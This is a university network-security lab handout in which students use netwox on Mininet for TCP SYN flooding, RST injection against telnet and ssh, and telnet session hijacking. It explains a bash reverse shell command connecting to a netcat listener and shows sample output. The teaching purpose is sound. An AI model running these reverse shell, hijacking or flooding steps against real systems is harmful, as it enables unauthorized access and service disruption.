

TCP Attack Lab¹

(Due March 30th, 11:59pm)

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on the vulnerabilities of the TCP protocol, as well as on attacks against these vulnerabilities. The vulnerabilities in the TCP protocol represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed.

2 Lab Environment Setup

Network Topology. To conduct this lab, you need to have at least 3 machines on Mininet. One machine is used for attacking, the second one is used as the victim, and the third one is used as a legitimate user. For this lab, all these three machines should be setup on the same LAN, and also they should be able to sniff each other's transmitted packets. So, instead of using a switch, you should setup a hub which broadcast the Ethernet frames on all ports regardless of their destination. A hub can be modeled by a controller in Mininet. The configuration is described in the Figure 1.




Figure 1: Network topology

Start Mininet and two different X-11 enabled ssh terminals to its machine: One for running the Controller; and the other for setting up the experimental network.

Starting Controller. Controllers are the brain of software-defined networks (SDN). Several software platform controllers has been developed up till now. In this lab we will use POX. It is a Python based Openflow controller, which has been already installed in Mininet VM. For this lab, on the first ssh shell, start the POX controller and leave it running during the experiment, by:

```
./pox/pox.py log.level --DEBUG misc.of_tutorial
```

Now, setup the network nodes in Mininet.

Network Setup. In the second shell, setup the network using the prepared topology, “att-topo”:²


¹This lab is a modified version of:

[Wenliang, Du. "TCP Attack Lab", SEED Labs, Syracuse University]

²There is a copy file `attack-topo.py` in gitlab as well.

```
sudo mn --custom=mininet/custom/attack-topo.py --topo=att-topo
--controller=remote
```

From the output in the terminal, you should see that 3 hosts and one switch were added. To test that the controller and the nodes are connected properly, run `pingall` command. You should get the following output, which confirm the connectivity among all nodes:



```
mininet@mininet-vm: ~$ sudo mn --custom=mininet/custom/attack-topo.py --topo=att-topo --controller=remote
*** Creating network
*** Adding controller
Unable to contact the remote controller at 127.0.0.1:6653
Connecting to remote controller at 127.0.0.1:6633
*** Adding hosts:
att leg vic
*** Adding switches:
s1
*** Adding links:
(att, s1) (leg, s1) (s1, vic)
*** Configuring hosts
att leg vic
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
att -> leg vic
leg -> att vic
vic -> att leg
*** Results: 0% dropped (6/6 received)
mininet>
```

Now start a terminal for each of the three nodes by `xterm` command in Mininet:

```
xterm att vic leg
```

Run Wireshark in the terminal associated with node `att` to enable it sniffing the connection between nodes `leg` and `vic`:

```
sudo wireshark &
```

Now verify if the controller act as a HUB and broadcast the Ethernet frames. To do so, ping the node `vic` from the node `leg`, check if the ICMP packet can be sniffed by the Wireshark running on the node `att`. If yes, your network setup is complete.

Netwox Tools. Netwox is a useful tool to send out network packets of different types and with different contents.

It consists of a suite of tools, each having a specific number. You can run the command like the following (the parameters depend on which tool you are using). For some of the tools, you have to run it with the root privilege:

```
# netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the manual by issuing "`netwox number --help2`".

Starting the `ssh`, `telnet` and web servers. For this lab, you need to start the `ssh`, `telnet` and HTTP services on the node `vic`. `ssh` and `telnet` are usually disabled by default on Mininet nodes. Enable them by the following commands:

```
Start the telnet server
# /etc/init.d/xinetd restart
```

```
Start the ssh server
# /usr/sbin/sshd -D &
```

To verify if the services are started properly, use the `netstat -a` command, and in the resulted list check for the tcp sockets listening on `ssh` and `telnet` ports:

```

root@mininet-vm:~# /etc/init.d/xinetd restart
* Stopping internet superserver xinetd
...done.
* Starting internet superserver xinetd
...done.
root@mininet-vm:~# /usr/sbin/sshd -D &
[1] 1910
root@mininet-vm:~# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0*:ssh                   *:*                     LISTEN
tcp        0      0 0*:telnet                 *:*                     LISTEN
tcp        0      0 0*:6010                   *:*                     LISTEN
tcp        0      0 0 localhost:36892         localhost:6010          ESTABLISHED
tcp        0      0 0 localhost:6010         localhost:36892        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State       I-Node     Path
unix    2      [ ]        DGRAM     -           13017      -
unix    3      [ ]        STREAM   CONNECTED   12109      -
unix    3      [ ]        STREAM   CONNECTED   12110      -
root@mininet-vm:~#

```

Extra check can be done via the node `leg` using the following commands:

```
Test the telnet service
# telnet 10.0.0.3 -l mininet
```

```
Test the ssh service
# ssh mininet@10.0.0.3
```

Make sure that you get a welcome message from the server node `vic` in response:

```

"Node: leg"
root@mininet-vm:~# telnet 10.0.0.3 -l mininet
Trying 10.0.0.3...
Connected to 10.0.0.3.
Escape character is '^'.
Password:
Last login: Sun Feb  4 15:15:45 PST 2018 on pts/11
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

mininet@mininet-vm:~$ exit
logout
Connection closed by foreign host.
root@mininet-vm:~# ssh mininet@10.0.0.3
mininet@10.0.0.3's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Feb  4 15:17:11 2018
mininet@mininet-vm:~$ exit
logout
Connection to 10.0.0.3 closed.
root@mininet-vm:~#

```

To run a webserver on the node vic, use the sample Python script provided by Mininet:

Start the HTTP server

```
# python -m SimpleHTTPServer 80 &
```

```

"Node: vic"
root@mininet-vm:~# python -m SimpleHTTPServer 80 &
[1] 7731
root@mininet-vm:~# Serving HTTP on 0.0.0.0 port 80 ...

```

You can test the web service through the node leg by wget:

Test the HTTP server

```
# wget 10.0.0.3
```

Ensure that you get the proper response from the server as shown below:

```

"Node: leg"
root@mininet-vm:~# wget 10.0.0.3
--2018-02-04 16:57:35-- http://10.0.0.3/
Connecting to 10.0.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1062 (1.0K) [text/html]
Saving to: `index.html.36'

100%[=====>] 1,062      --.-K/s   in 0s

2018-02-04 16:57:35 (201 MB/s) - `index.html.36' saved [1062/1062]

```

3 Lab Tasks

In this lab, students need to conduct attacks on the TCP/IP protocols using the Netwox tools. The following is the list of attacks that need to be implemented.

3.1 Task 1 : SYN Flooding Attack




Figure 2: SYN Flood

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.

Use netwox tool with appropriate parameters to conduct this attack from att to vic on HTTP (port 80). The corresponding Netwox tool for this task is numbered 76. Here is a simple help screen for this tool. You can also type "netwox 76 -help2" to get the help information.

Listing 1: The usage of the Netwox Tool 76

```
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
-i|--dst-ip ip          destination IP address
-p|--dst-port port      destination port number
-s|--spoofip spoofip    IP spoof initialization type
```

Run this attack and report the following items:

1. The `netwox` command and its arguments used for this attack (5 marks)
2. Output of command "`netstat -na`" on `nodevic`, which check the usage of the queue, i.e., the number of half-opened connections associated with a listening port. The state for such connections are `SYN-RECV`. If the 3-way handshake was finished, the state of the connections would be `ESTABLISHED`. (5 marks)
3. Include a snapshot of SYN packets sniffed by Wireshark. What can be seen about their source IP addresses? (5 marks)
4. Send a HTTP request from `leg` to `vic` and trace the request via Wireshark. Could the node `leg` get any HTTP response from the server node `vic` during the attack? If yes, how long does it take? (5 marks)

3.2 Task 2 : TCP RST Attacks on `telnet` and `ssh` Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch an TCP RST attack from the node `att` to break an existing `telnet` connection between the nodes `leg` and `vic`. After that, try the same attack on an `ssh` connection. The corresponding Netwox tool for this task is numbered 78. Here is a simple help screen for this tool. You can also type "`netwox 78 -help2`" to get the help information.

Listing 2: The usage of the Netwox Tool 78

```
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
-d|--device device      device name {Eth0}
-f|--filter filter       pcap filter
-s|--spoofip spoofip    IP spoof initialization type {linkbraw}
```

Note: For `ssh`, define filters on source and destination IP address by setting Netwox parameters properly to protect the existing `ssh` connections from being terminated.³

Conduct this attack, and report the following items:

³You can use parameter `-filter` with proper elements to define a pcap filter. More information about pcap filter is available using "`netwox 78 -help2`"

5. The `netwox` commands and their arguments (10 marks)
6. A snapshot of the packets relevant to this attack on Wireshark (10 marks)

3.3 Task 3 : TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into the session. If this connection is a `telnet` session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. Use `netwox` on the attacker node to hijack a `telnet` session between legitimate user and victim server.




Figure 3: TCP Session Hijacking

The corresponding Netwox tool for this task is numbered 40. Here is part of the help screen for this tool. You can also type "`netwox 40 -help2`" to get the full help information.

Listing 3: Part usage of netwox tool 40

```

Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]
Parameters:
-l|--ip4-src ip          IP4 src {10.0.2.6}
-m|--ip4-dst ip          IP4 dst {5.6.7.8}
-o|--tcp-src port        TCP src {1234}
-p|--tcp-dst port        TCP dst {80}
-q|--tcp-seqnum uint32    TCP seqnum (rand if unset) {0}
-H|--tcp-data mixed_data mixed data

```

To conduct this attack, you need to use Wireshark on the node `att` to find out the correct parameters for building the spoofed TCP packet.

Note: When Wireshark displays the TCP sequence number, by default, it displays the relative sequence number, which equals to the actual sequence number minus the initial sequence number. If you want to see the actual sequence number in a packet, you need to right click the TCP section of the Wireshark output, and select "Protocol Preference". In the popup window, uncheck the "Relative Sequence Number and Window Scaling" option.

Creating Reverse Shell using TCP Session Hijacking : When attackers are able to inject a command to the victims machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to setup back-doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attackers machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack:

To have a `bash` shell on a remote machine connect back to the attackers machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port. In Figure4(a), `netcat` (nc for short) is used to listen for a connection on port 9090. In Figure 4(b), the `/bin/bash` command represents the command that would normally be executed on a compromised server. This command has the following pieces:

- `"/bin/bash -i"`: `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- `> /dev/tcp/10.0.0.1/9090"`: This causes the output (`stdout`) of the shell to be redirected to the tcp connection to attackers port 9090. The output `stdout` is represented by file descriptor number `1`.
- `0<&1"`: File descriptor `0` represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.

- `"2>&1"`: File descriptor 2 represents standard error `stderr`. This causes the error output to be redirected to the tcp connection.

In summary, `"/bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1"` starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In Figure 4(a), when the bash shell command is executed on `att`, it connects back to the `netcat` process started on `vic`. This is confirmed via the `"Connection 10.0.0.3 accepted"` message displayed by `netcat`.

The shell prompt obtained from the connection is now connected to the bash shell. This can be observed from the difference in the current IP address (printed via `ifconfig`). Before the connection was established, the `ifconfig` returned `inet addr:10.0.0.1`. Once `netcat` is connected to bash, `pwd` in the new shell returns `inet addr:10.0.0.3` (IP address of `vic`).

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such an access. Your task is to launch an TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked `telnet` session between nodes `leg` and `vic`, and get a reverse shell on the `vic` server from unauthorized `att`.

You should use `netwox 40` and Wireshark tools on `att` to conduct your attack. Run `ifconfig` before and after taking control of the victim node to illustrate the current system. In addition to your observations, include the following items in your report:

7. The `netwox` command and its arguments used on node `att` to conduct this attack (25 marks)
8. A snapshot of packets relevant to this attack in Wireshark (10 marks)

Note: For the parameters of `"netwox 40"` You can use any available tool to convert strings into HEX. Also you can do it online:

<http://string-functions.com/string-hex.aspx>

4 Lab Report

In addition to the required items, you should describe how you determine whether the attack is successful or not, e.g., by providing evidence from command outputs, and explaining your observations in ONE paragraph. (25 marks)

Submit your report via gitlab.

DO NOT RUN NETWOX TO HOSTS OUTSIDE YOUR VM!

```

root@mininet-vm:~# ifconfig
att-eth0  Link encap:Ethernet  HWaddr 8e:50:ee:dd:f2:2a
          inet addr:10.0.0.1  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:739 errors:0 dropped:0 overruns:0 frame:0
          TX packets:739 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:124700 (124.7 KB)  TX bytes:124700 (124.7 KB)

root@mininet-vm:~# nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.0.3] port 9090 [tcp/*] accepted (family 2, sport 57138)
root@mininet-vm:~# ifconfig
ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:919 errors:0 dropped:0 overruns:0 frame:0
          TX packets:919 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:125852 (125.8 KB)  TX bytes:125852 (125.8 KB)

vic-eth0  Link encap:Ethernet  HWaddr 46:7c:f4:01:e4:fa
          inet addr:10.0.0.3  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:395 (395.0 B)  TX bytes:558 (558.0 B)

root@mininet-vm:~#

```

(a) Using *netcat* to get a shell

```

root@mininet-vm:~# /bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1

```

(b) The code to get the reverse shell (should be injected via session hijacking)

Figure 4: Reverse shell connection to the listening *netcat* process